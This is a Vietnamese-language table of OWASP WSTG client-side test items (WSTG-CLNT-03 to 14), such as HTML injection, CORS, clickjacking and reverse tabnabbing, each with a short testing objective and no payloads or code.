WSTG-CLNT-03	Kiểm thử HTML Injection	Xác định các điểm có khả năng xảy ra HTML Injection và đánh giá mức độ ảnh hưởng của nội dung được chèn vào ứng dụng.
WSTG-CLNT-04	Kiểm thử chuyển hướng URL phía client	Xác định các điểm xử lý URL hoặc đường dẫn trên phía client và đánh giá các vị trí mà hệ thống có thể bị chuyển hướng tới.
WSTG-CLNT-05	Kiểm thử CSS Injection	Xác định các điểm có khả năng xảy ra CSS Injection và đánh giá mức độ ảnh hưởng của việc chèn CSS đối với ứng dụng.
WSTG-CLNT-06	Kiểm thử thao túng tài nguyên phía client	Xác định các sink có cơ chế kiểm tra dữ liệu đầu vào yếu, đồng thời đánh giá tác động của việc thao túng tài nguyên phía client.
WSTG-CLNT-07	Kiểm thử chia sẻ tài nguyên khác nguồn (CORS)	Xác định các endpoint triển khai cơ chế CORS và đánh giá việc cấu hình CORS có an toàn hoặc không gây ảnh hưởng tiêu cực đến bảo mật hệ thống.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-CLNT-08	Kiểm thử Cross-Site Flashing	Thực hiện phân tích và giải mã mã nguồn của ứng dụng (nếu có), đồng thời đánh giá dữ liệu đầu vào tại các sink và việc sử dụng các phương thức không an toàn.
WSTG-CLNT-09	Kiểm thử Clickjacking	Đánh giá mức độ dễ bị tấn công clickjacking của ứng dụng thông qua các cơ chế hiển thị và nhúng nội dung.
WSTG-CLNT-10	Kiểm thử WebSockets	Xác định việc sử dụng WebSocket trong ứng dụng và đánh giá cách thức triển khai bằng cách áp dụng các bài kiểm thử tương tự như trên các kênh HTTP thông thường.
WSTG-CLNT-11	Kiểm thử Web Messaging	Đánh giá mức độ an toàn của nguồn gốc thông điệp, đồng thời xác minh rằng ứng dụng sử dụng các phương thức an toàn và có cơ chế kiểm tra dữ liệu đầu vào phù hợp.
WSTG-CLNT-12	Kiểm thử lưu trữ trình duyệt	Xác định liệu website có lưu trữ dữ liệu nhạy cảm trong các cơ chế lưu trữ phía client hay không, đồng thời phân tích cách xử lý các đối tượng lưu trữ để phát hiện khả năng chèn mã.
WSTG-CLNT-13	Kiểm thử Cross-Site Script Inclusion	Xác định các dữ liệu nhạy cảm tồn tại trong hệ thống và đánh giá nguy cơ rò rỉ thông tin thông qua các kỹ thuật khai thác khác nhau.
WSTG-CLNT-14	Kiểm thử Reverse Tabnabbing	Đánh giá khả năng ứng dụng bị tấn công reverse tabnabbing thông qua các liên kết mở tab mới không được kiểm soát.